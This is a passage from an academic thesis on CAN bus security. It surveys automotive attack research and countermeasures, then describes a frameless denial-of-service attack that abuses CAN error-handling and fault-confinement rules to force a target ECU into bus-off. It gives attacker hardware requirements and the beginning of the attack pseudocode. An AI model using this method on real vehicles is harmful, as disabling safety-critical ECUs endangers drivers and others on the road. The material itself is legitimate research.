permitted fast data transfer rates (up to 1 Mbps), higher than most concurrent standards, and was suitable for communications of soft realtime applications.

#### 2.6.1.2 Automotive Messages Taxonomy

Generally, in today's production vehicles, CAN is employed to carry two types of messages:

**Standard messages:** frames exchanged among two or more ECUs in regular communications in order to mutually coordinate for the correct execution of an application. For example, the frames exchanged by the radio frequency hub module with the door modules to implement keyless entry systems or by the driving support module with the instrument panel cluster and the electric power steering module to implement lane departure warning systems, which correct the vehicle trajectory and alert the driver in case the car involuntarily starts drifting into a parallel lane;

**Diagnostic messages:** frames usually exchanged among a diagnostic device connected to the car internal network (for instance via the mandatory [59] OBD-II port) and one or more ECUs for diagnostic sessions. For example, for vehicle emissions testing sessions or, in case of some vehicle malfunctioning, for checking diagnostic trouble codes.





Figure 2.13: Euro NCAP Roadmap 2016-2020 [31].

#### 2.6.1.3 Active Safety Systems

Notably, one of the major purposes which led to the ever increasing acceptance of CAN by car manufacturers for modules communications is to be found in active safety systems. The purpose of active safety systems is to reactively (and even proactively) realtime intervene and correct car inputs on behalf of car driver to avoid/mitigate the effects of an accident or to partially lighten her from the burdens of continuously operating with the car commands, for instance in long travels on highways. In the past, active safety systems used to be offered as standard equipment only on luxury vehicles and as optional on premium automobiles; however, due to the acknowledgment of the effectiveness of such systems in terms of road casualties and injuries reduction, governments started mandating a minimal presence of active safety systems on all cars sold on their national market [35] and, contemporarily, national crash test evaluation agencies began incentivizing their adoption by means of safety ratings boosts [30,31] (Fig. 2.13), with the result that, today, apart from niche segments or in very underdeveloped countries, it is almost impossible to find new cars which are devoid of any.

### 2.6.2 Other Applications

Notwithstanding, CAN is not only limited to automobiles.

Starting from 2002 with the Ducati 999 [1] (Fig. 2.14), CAN bus has been

Figure 2.14: The 2002 Ducati 999 sport bike [1].

implemented by a higher and higher number of motorcycle manufacturers due to the weight saving induced by the restrained wire harnesses.

CAN bus has also been employed for developing train-wide communication networks [11], for instance in linking the door units, for brake controllers coordination or for passenger counting units; in maritime, for control-by-wire of ships; in avionics, for flight-state sensors, navigation systems or communications with research PCs in the cockpit; or in aerospace, for fuel systems, pumps or linear actuators [54].

Outside of the transportation universe, CAN has been used for the most different applications, from regulating CANopen or DeviceNet based industrial machinery networks (packaging machines, knitting systems or for semiconductor manufacturing) to managing operating rooms equipment in hospitals (lights, beds, X-Ray machines) or controlling elevators in modern, automated buildings [23, 24].

# Chapter 3

# Background

## 3.1 Prior Studies

In the last 10 years, the focus on automotive security and the number of published security analyses by academic researchers or field experts has steadily been increasing, due to the constant addition and coupling of embedded systems inside vehicles and the inclusion of more and more interfaces with the outside world which started raising concerns on what would happen in case vulnerabilities should be discovered.

This section reports an overview comprising the majority of previously conducted attacks on automotive networks and studies about CAN security, ordered by publication year.

- **«Security in Automotive Bus Systems»**, Marko Wolf, André Weimerskirch, and Christof Paar, 2004. The first analysis of automotive bus systems with respect to their security against various malicious attacks [85];

- **«CANcentrate: An active star topology for CAN networks»**, Manuel Barranco, Guillermo Rodriguez-Navas, Luis Almeida, and Julian Proenza, 2004. A study on the implementation and dependability of a star variant of CAN bus [17];

- **«State of the Art: Embedding Security in Vehicles»**, Marko Wolf, Andre Weimerskirch, and Thomas Wollinger, 2006. A research on the application of IT security protocols and best practices on automotive networks [86];

- **«A Spy Under the Hood: Controlling Risk and Automotive**

**EDR»**, Peter Thom, and Arthur MacCarley, 2008. An analysis about privacy concerns on automotive event data recording [76];

- **«On the Power of Power Analysis in the Real World: A Complete Break of the KeeLoq Code Hopping Scheme»**, Thomas Eisenbarth, Timo Kasper, Amir Moradi, Christof Paar, Mahmoud Salmasizadeh, and Mohammad T. Manzuri Shalmani, 2008. A side channel differential power analysis attack on KeeLoq, a remote keyless entry system block cipher [29];

- **«Security and Privacy Vulnerabilities of In-Car Wireless Networks: A Tire Pressure Monitoring System Case Study»**, Ishtiaq Rouf, Rob Miller, Hossen Mustafa, Travis Taylor, Sangho Oh, Wenyuan Xu, Marco Gruteser, Wade Trappe, and Ivan Seskarb, 2010. A study over the security of tire pressure monitoring systems [63];

- **«Security threats to automotive CAN networks - Practical examples and selected short-term countermeasures»**, Tobias Hoppe, Stefan Kiltz, Jana Dittmann, 2010. The first research on practical frames injection attacks over windows lifts, warning lights, airbags control systems and central car gateways, provided car physical access, and possible countermeasures that can be applied, including the first usage proposal of IDSs for detecting attacks in automotive networks [40];

- **«Experimental Security Analysis of a Modern Automobile»**, Karl Koscher, Alexei Czeskis, Franziska Roesner, Shwetak Patel, Tadayoshi Kohno, Stephen Checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, and Stefan Savage, 2010. The first practical frames injection attack over a car CAN networks, provided car physical access, which resulted in arbitrary control by the attacker of safety-critical vehicle commands including throttle or brakes, even bypassing the driver inputs [45]. This and the previous researches were very coldly welcomed by the automakers community, despite the gravity of the claims, due to physical access being required in both situations;

- **«Comprehensive Experimental Analyses of Automotive Attack Surfaces»**, Stephen Checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, Stefan Savage, Karl Koscher, Alexei Czeskis,

Franziska Roesner, and Tadayoshi Kohno, 2011. The world's first completely remote attack on an utterly unmodified vehicle and an experimental analysis over the vectors, such as OBD-II port, CD player, bluetooth connected smartphone or cellular connectivity, via which an attack could be mounted [26];


- **«Designing sfiCAN: a star-based physical fault injector for CAN»**, David Gessner, Manuel Barranco, Alberto Ballesteros, and Julián Proenza, 2011. A study and preliminary implementation of a physical fault injector for CAN networks that allows the simulation of a great variety of complex fault scenarios [39];

- **«Enhancing Security in CAN Systems using a Star Coupling Router»**, Roland Kammerer, Bernhard Fromel, and Armin Wasicek, 2012. A study over the security of a star coupling router and an analysis of its trust model to overcome security deficiencies present in bus-based CAN systems [44];

- **«Adventures in Automotive Networks and Control Units»**, Chris Valasek, and Charlie Miller, 2013. A technical white paper describing practical frames injection attacks, provided cars physical access, on two modern vehicles, again leading to the attacker capability of manipulating car safety-critical inputs, including throttle, brakes and steering. Reinforces usage of IDSs for detecting attacks [79]. Again, not much taken into consideration by car manufacturers due to physical access requirement;

- **«A Survey of Remote Automotive Attack Surfaces»**, Charlie Miller, and Chris Valasek, 2014. A technical white paper analyzing the feasibility of conducting remote attacks over a variety of different vehicles from different manufacturers, based on internet retrieved material [52];

- **«Remote Exploitation of an Unaltered Passenger Vehicle»**, Charlie Miller, and Chris Valasek, 2015. Arguably the most famous «car hacking» attack, conducted completely remotely on an unmodified 2014 Jeep Cherokee being driven on a public highway [53]. Highly covered by mass media [83] (Fig. 3.1), led to Fiat Chrysler Automobiles massive recall of 1.4 million vehicles for bug fixing [18];



WIRED

BUSINESS | CULTURE | DESIGN | GEAR | SCIENCE | SECURITY | TRANSPORTATION

ANDY GREENBERG SECURITY 07.21.15 6:00 AM

HACKERS REMOTELY KILL A JEEP ON THE HIGHWAY—WITH ME IN IT

I WAS DRIVING 70 mph on the edge of downtown St. Louis when the exploit began to take hold.

Though I hadn't touched the dashboard, the vents in the Jeep Cherokee

Figure 3.1: The Cherokee remote hack headline on Wired online magazine [83].

- **«Fast and Vulnerable: A Story of Telematic Failures»**, Ian Foster, Andrew Prudhomme, Karl Koscher, and Stefan Savage, 2015. A study over the security of a telematics OBD-II dongle, whose compromise led to the attacker ability to perform frames injection attacks again resulting in remote control of safety-critical inputs [36];
- **«The Art of Bit-Banging: Gaining Full Control of (Nearly) Any Bus Protocol»**, Aaron Waibel, 2016. A research over the vulnerability of many bus systems (and also CAN) to «bit banging» attacks [80];
- **«Fingerprinting Electronic Control Units for Vehicle Intrusion Detection»**, Kyong-Tak Cho, and Kang G. Shin, 2016. A proof-of-concept discussion and implementation of an intrusion detection sys-

tem capable of distinguishing CAN frames spoofing attacks by analyzing CPUs clocks behaviors [27];


- **«Lock It and Still Lose It —on the (In)Security of Automotive Remote Keyless Entry Systems»**, Flavio D. Garcia, David Oswald, Timo Kasper, and Pierre Pavlidés, 2016. An analysis over the security of remote keyless entry systems based on rolling codes and examples of remote control cloning attacks [38];
- **«Truck Hacking: An Experimental Analysis of the SAE J1939 Standard»**, Yelizaveta Burakova, Bill Hass, Leif Millar, and André Weimerskirch, 2016. In the same fashion as many experimental security studies conducted on cars, the world's first practical attacks on a truck and a school bus based on the SAE J1939 standard [20, 65];
- **«A Security Analysis of an In-Vehicle Infotainment and App Platform»**, Sahar Mazloom, Mohammad Rezaeirad, Aaron Hunter, and Damon McCoy, 2016. A study over the security of an in-vehicle infotainment system and its low resilience to digital attacks which could lead to the adversary's ability to send malicious messages into the car internal network [49].

## 3.2 Proposed Countermeasures

In order to overcome the road vehicles security issues unveiled thus far, possibly in as short time as possible, a survey conducted in March 2016 by the United States Government Accountability Office [78] among major industry stakeholders identified the following countermeasures that could be possibly applied in order to mitigate the impact of potential attacks:

**Trusted Computing Base:** hardware security modules or trusted software in order to preserve and guarantee ECUs integrity;

**Network Segmentation:** safety-critical ECUs decoupling from non safety-critical ECUs or from ECUs featuring external interfaces by confining them in different networks and inter-networks communications restrictions via firewalls/gateways to solely allow a selected list of trusted frames to be broadcast from less trusted to more trusted networks;




(a) Argus IDPS [15].

(b) TowerSec ECUSHIELD [77].

Figure 3.2: Examples of commercial automotive IDSs/IPSs solutions.

**Cryptography:** by means of ECUs code signing or frames encryption and authentication;

**Intrusion Detection or Prevention Systems (IDSs, IPSs):** security appliances that monitor network traffic, try to establish if an attack is in progress and, in case of prevention systems, attempt to stop it automatically.

Among these, IDSs/IPSs are currently believed to be the most time- and cost-effective solution for circumventing eventual security threats in CAN networks. Indeed, CAN frames injection attacks are based either on the transmission of normal frames at a much higher rate than usual (the reason is due to the fact that spoofed frames will be sent at the same time as legitimate frames. Thus, in order to trick the receiving ECU into considering only the maliciously crafted messages, these must be sent at a faster rate with respect to the rightful ones) or on the transmission of diagnostic frames, not expected to be seen in standard circumstances, hence both readily recognizable by proper IDSs/IPSs. In addition to that, the bus topology of CAN networks makes the addition of IDSs/IPSs into current architectures effortless with respect to network segmentation or cryptography implementations which would require complete network redesign, to the point that companies have already developed aftermarket IDSs/IPSs for current generation vehicles [15, 77] (Figures 3.2a and 3.2b).





Figure 3.3: sfiCAN architecture [39].

## 3.3 Related Work

The idea of mounting denial-of-service attacks against CAN networks is not a novelty in the automotive security research field. Indeed, in the aforementioned papers, examples of DoS attacks via frames injection (either by sending frames with the highest possible priority in order to indefinitely delay other nodes transmissions or frames which counteract driver inputs) have been proposed. However, these kinds of attacks would be easily detected by IDSs/IPSs and, possibly, blocked as well, making them potentially harmless in IDS/IPS secured automotive networks. As described in the next section, the solution proposed in this paper doesn't imply any frame sending but exploits the bus nature and fragile CAN protocol rules to mount the attack.

This type of attack has theoretically been proposed in some existing literature. In *«Security in Automotive Bus Systems»* [85], the authors explore the feasibility of performing frameless denial-of-services by sending well directed error flags into the CAN network, forcing other nodes to reject a message. In *«Enhancing Security in CAN Systems using a Star Coupling Router»* [44] the authors also briefly touch on the fact that similar consequences could also arise in case a corrupted node arbitrarily upset CAN traffic bits. In *«The Art of Bit-Banging: Gaining Full Control of (Nearly) Any Bus Protocol»* [80] many bus networks (including CAN) are described as being vulnerable to «bit banging» attacks. However, in all those studies the attack was described from a purely theoretical point of view, without any proof-of-concept implementation nor in depth threat model analysis.

To the best of the author's knowledge, the only prior work which proposed an implementation of a mechanism capable of inserting faults in CAN networks is *«Designing sfiCAN: a star-based physical fault injector for CAN»*, in

2011 [39] (Fig. 3.3). Yet, the research focused on injecting errors in CAN networks for preproduction testing purposes only and didn't cover any automotive related security considerations. In addition to that, in order to perform such fault injections, the network had to be topologically altered to a not ordinary star schema, tampering which a potential attacker is not expected to perform in a reasonable amount of time. In this work, no modifications are assumed: The attack can be conducted in any unaltered CAN-enabled car.

# Chapter 4

# Protocol Analysis and Attack Description

## 4.1 Introduction

The CAN protocol started being developed in 1983 and was ultimately released to the public in 1986. In an utter similar fashion to what occurred within the IT industry in its first years, the CAN protocol was devised with *safety* in mind, rather than *security*. Simplicity, physical faults tolerance, flexibility and performance were its guiding principles, with attacks resistance or intrusions avoidance being taken into very little consideration. After all, in no way could Bosch engineers envisage that CAN in the future would have supported a network of so tightly coupled and so heterogeneous embedded systems, some of which featuring external interfaces with the outside world that could lead to trust concerns. This led to weak security wise design choices, which, as previously stated, the last decade researches are gradually bringing to surface.

This chapter presents two weaknesses of the CAN standard, related to the CAN error handling and CAN automatic fault confinement policies, respectively. These flaws generated the two security vulnerabilities which have been exploited by the proposed denial-of-service attack. For both of them, the Bosch CAN specifications [62] and an in depth analysis are reported. The other two sections of this chapter are devoted to the description of the attacking node architecture and its minimum technical requirements necessary for mounting the attack and to the presentation of the attack algorithm itself.

## 4.2 CAN Error Handling Weakness Description

### 4.2.1 CAN Specification

There are 5 different error types (which are not mutually exclusive):

**Bit Error:** A unit that is sending a bit on the bus also monitors the bus. A bit error has to be detected at that bit time when the bit value that is monitored is different from the bit value that is sent. An exception is the sending of a recessive bit during the stuffed bit stream of the arbitration field or during the ACK slot. Then no bit error occurs when a dominant bit is monitored. A transmitter sending a passive error flag and detecting a dominant bit does not interpret this as a bit error;

**Stuff Error:** A stuff error has to be detected at the bit time of the 6th consecutive equal bit level in a message field that should be coded by the method of bit stuffing;

**CRC Error:** The CRC sequence consists of the result of the CRC calculation by the transmitter. The receivers calculate the CRC in the same way as the transmitter. A CRC error has to be detected, if the calculated result is not the same as that received in the CRC sequence;

**Form Error:** A form error has to be detected when a fixed-form bit field contains one or more illegal bits. (Note, that for a receiver a dominant bit during the last bit of end of frame is not treated as form error);

**Acknowledgment Error:** An acknowledgment error has to be detected by a transmitter whenever it does not monitor a dominant bit during the ACK slot.

A station detecting an error condition signals this by transmitting an error flag. For an error active node it is an active error flag, for an error passive node it is a passive error flag.

Whenever a bit error, a stuff error, a form error or an acknowledgment error is detected by any station, transmission of an error flag is started at the respective station at the next bit.

Whenever a CRC error is detected, transmission of an error flag starts at the bit following the ACK delimiter, unless an error flag for another condition has already been started.

### 4.2.2 Weakness Analysis

The exploited weakness stands in the bit error handling.

According to the CAN specification, a bit error shall happen (and shall be detected at that bit time) whenever a transmitting CAN node - which, by protocol, must monitor the bus signal every time it broadcasts a frame - notices that the logical value of the bus is different from the bit value it is trying to send. Should a node observe such condition, it shall interrupt the frame transmission and send immediately an error frame, which, as a result of its specification, breaks the stuff rule (or induces any other aforementioned error types) and causes all other nodes to reject the up to this point received frame, effectively denying the reception of that frame; then, it shall retry the transmission.

As a consequence, as CAN networks are bus based - thus resulting in all nodes being physically capable of interacting, both via reads and writes, with CAN traffic - and reminding that by specification a dominant bit is anytime capable of overwriting a recessive bit, an illegal deliberate transmission of just one single dominant bit over a recessive bit by any node connected to the bus is enough for dropping whatever frame sent on the bus by whichever other node.

## 4.3 CAN Fault Confinement Weakness Description

### 4.3.1 CAN Specification

With respect to fault confinement a unit may be in one of three states:

- «Error Active»;
- «Error Passive»;
- «Bus Off».

An «error active» unit can normally take part in bus communication and sends an active error flag when an error has been detected.

An «error passive» unit must not send an active error flag. It takes part in bus communication, but when an error has been detected only a passive error flag is sent. Also after a transmission, an «error passive» unit will wait before initiating a further transmission.

A «bus off» unit is not allowed to have any influence on the bus. (E.g. output drivers switched off.)

For fault confinement two counts are implemented in every bus unit:

1. Transmit Error Count;

2. Receive Error Count.

These counts are modified according to the following rules: (note that more than one rule may apply during a given message transfer)

1. When a receiver detects an error, the receive error count will be increased by 1, except when the detected error was a bit error during the sending of an active error flag or an overload flag;

2. When a receiver detects a «dominant» bit as the first bit after sending an error flag the receive error count will be increased by 8;

3. When a transmitter sends an error flag the transmit error count is increased by 8. Exception 1: If the transmitter is «error passive» and detects an acknowledgment error because of not detecting a «dominant» ACK and does not detect a «dominant» bit while sending its passive error flag. Exception 2: If the transmitter sends an error flag because a stuff error occurred during arbitration, and should have been «recessive», and has been sent as «recessive» but monitored as «dominant». In exceptions 1 and 2 the transmit error count is not changed;

4. If a transmitter detects a bit error while sending an active error flag or an overload flag the transmit error count is increased by 8;

5. If a receiver detects a bit error while sending an active error flag or an overload flag the receive error count is increased by 8;

6. Any node tolerates up to 7 consecutive «dominant» bits after sending an active error flag, passive error flag or overload flag. After detecting

the 14th consecutive «dominant» bit (in case of an active error flag or an overload flag) or after detecting the 8th consecutive «dominant» bit following a passive error flag, and after each sequence of additional eight consecutive «dominant» bits every transmitter increases its transmit error count by 8 and every receiver increases its receive error count by 8;

7. After the successful transmission of a message (getting ACK and no error until end of frame is finished) the transmit error count is decreased by 1 unless it was already 0;

8. After the successful reception of a message (reception without error up to the ACK slot and the successful sending of the ACK bit), the receive error count is decreased by 1, if it was between 1 and 127. If the receive error count was 0, it stays 0, and if it was greater than 127, then it will be set to a value between 119 and 127;

9. A node is «error passive» when the transmit error count equals or exceeds 128, or when the receive error count equals or exceeds 128. An error condition letting a node become «error passive» causes the node to send an active error flag;

10. A node is «bus off» when the transmit error count is greater than or equal to 256;

11. An «error passive» node becomes «error active» again when both the transmit error count and the receive error count are less than or equal to 127;

12. A node which is «bus off» is permitted to become «error active» (no longer «bus off») with its error counters both set to 0 after 128 occurrence of 11 consecutive «recessive» bits have been monitored on the bus.

Note: An error count value greater than about 96 indicates a heavily disturbed bus. It may be of advantage to provide means to test for this condition.

Note: Start-up / Wake-up: If during start-up only 1 node is online, and if this node transmits some message, it will get no acknowledgment, detect an error and repeat the message. It can become «error passive» but not «bus off» due to this reason.





Figure 4.1: CAN fault confinement finite state machine.

### 4.3.2 Weakness Analysis

The error states finite state machine is reported in Figure 4.1.

According to the protocol, apart from rare exceptions, when a transmitting node sends an error flag its TEC shall be increased by 8. This means that after 16 invalid transmissions an error active node with TEC=0 will go in error passive state (TEC=128) and that after another 16 invalid transmissions it will go in bus off state (TEC=256), ceasing all possible bus communications until a repeated bus idle condition or a reset command (or both) are observed. Unfortunately, forcing an idle condition is practically impossible, because it would mean disabling or disconnecting all the devices attached to the bus. Similarly, forcing a reset command, which can be done by the node microcontroller, is problematic, because the bus off node could be a legitimate faulty node.

Therefore, considering also the aforementioned error handling weakness, 32 straight bit overwrites of a frame sent by a single node are enough for blocking that node from being able to either send or receive whatever other message sent on the bus by whichever other node potentially for an indefinite amount of time.

## 4.4 Technical Requirements

The attack proposed in this thesis requires a specific - but by all means not rare, as described in [47] - architecture for the attacking node, reported on Figure 4.2.

As the attack is based on a deliberate violation of the CAN protocol, which mandates that all nodes that have lost arbitration shall in no way further





Figure 4.2: Attacking node required architecture.

interfere with CAN traffic, the microcontroller of the node which will execute the attack needs to be directly attached to the CAN transceiver - without a CAN controller in the middle as usual - and, in particular, to be able to directly read the RXD signal coming from the transceiver (which transports the current logical CAN bus value) and manipulate the TXD signal entering into the transceiver (which transports the logical value the CAN bus will be driven to).

A physical mediating interface with CAN bus (for instance, OBD-II connector + port) may be needed, though not mandatory (the CAN transceiver can be directly connected to the bus as well).

The microcontroller minimum technical requirements for mounting the attack are:

1. The microcontroller shall support pins edge change external interrupts;
2. The microcontroller shall incorporate a timer and support interrupts on custom value comparison match;
3. The overall required time (including interrupts latencies, pin read/write latencies or compilation overheads) by the microcontroller for executing the proposed algorithm shall be less than the target CAN bus bit time.

Though not tested, it may also be possible to substitute the microcontroller with FPGAs or PLCs, provided they are able to reproduce equivalent code and respect the aforementioned time requirements.

In the same spirit, even microcontrollers which incorporate CAN transceivers, provided they respect the reported requirements, should also be eligible for

mounting the attack.

There are no specific minimum technical requirements for the CAN transceiver, apart from its being capable of interfacing with the microcontroller and the CAN bus.

## 4.5 Proposed Attack Algorithm

### 4.5.1 Algorithm Presentation

The attack algorithm, presented in pseudocode form, is composed of a setup phase and two Interrupt Service Routines (ISRs), executed respectively on the first RXD falling edge (reminder: The RXD signal transports the current CAN bus logical value) and on every timer expiration. In brief, the setup phase prepares the microcontroller for the attack execution, the RXD falling edge ISR synchronizes the microcontroller with the CAN signal, and the timer expiration ISR samples the CAN bus state at fixed time intervals and, if a target frame is being transmitted, executes the attack payload.

Figure 4.3 reports an example trace of the attack algorithm mounted on perception of a sample target value.

### 4.5.2 Setup Algorithm

**Algorithm 4.1** CAN Denial-of-Service Setup Algorithm.

```
1: procedure SETUP
2:     TXD ← Recessive
3:     CAN Buffer ← 111...1
4:     Set timer to expire every CAN bit time seconds
5:     Enable RXD Falling Edge ISR
6: end procedure
```

The setup algorithm is executed only once, when the microcontroller boots. Its code is reported in Algorithm 4.1.

The procedure consists in setting the TXD signal to recessive (i.e. idle state) and initializing a buffer (i.e. CAN Buffer variable in the algorithm) of size $B$ with a series of 1s (the choice of writing 1s is not random: As CAN sampling will start after the first signal falling edge - thus at the first 1-to-0 transition -, this implies that, before sampling the signal, the CAN bus state have for sure been recessive - thus 1 - for at least 1 bit).

The size $B$ of the buffer depends on which functionality the attacker wants to deny. For instance, if the attacker wants to disable a node implementing CAN 2.0B specifications and thus sending frames with a 29 bit ID (which, as explained in chapter 5, is the encountered case during the realization of the experimental proof-of-concept), a buffer of at least $B = 40$ bits is needed. During the attack, this buffer will be filled automatically with the last $B$ bits read from the CAN bus.

After that, the attacker sets the timer expiration value to match the target CAN bus bit rate and enables the RXD falling edge ISR in order to synchronize the microcontroller with the signal.

Mind that the timer interrupt is still disabled. It will eventually be engaged at the first RXD falling edge ISR execution.

### 4.5.3 RXD Falling Edge ISR Algorithm

**Algorithm 4.2** CAN Denial-of-Service RXD Falling Edge ISR.

```
1: procedure RXD–FALLING–EDGE
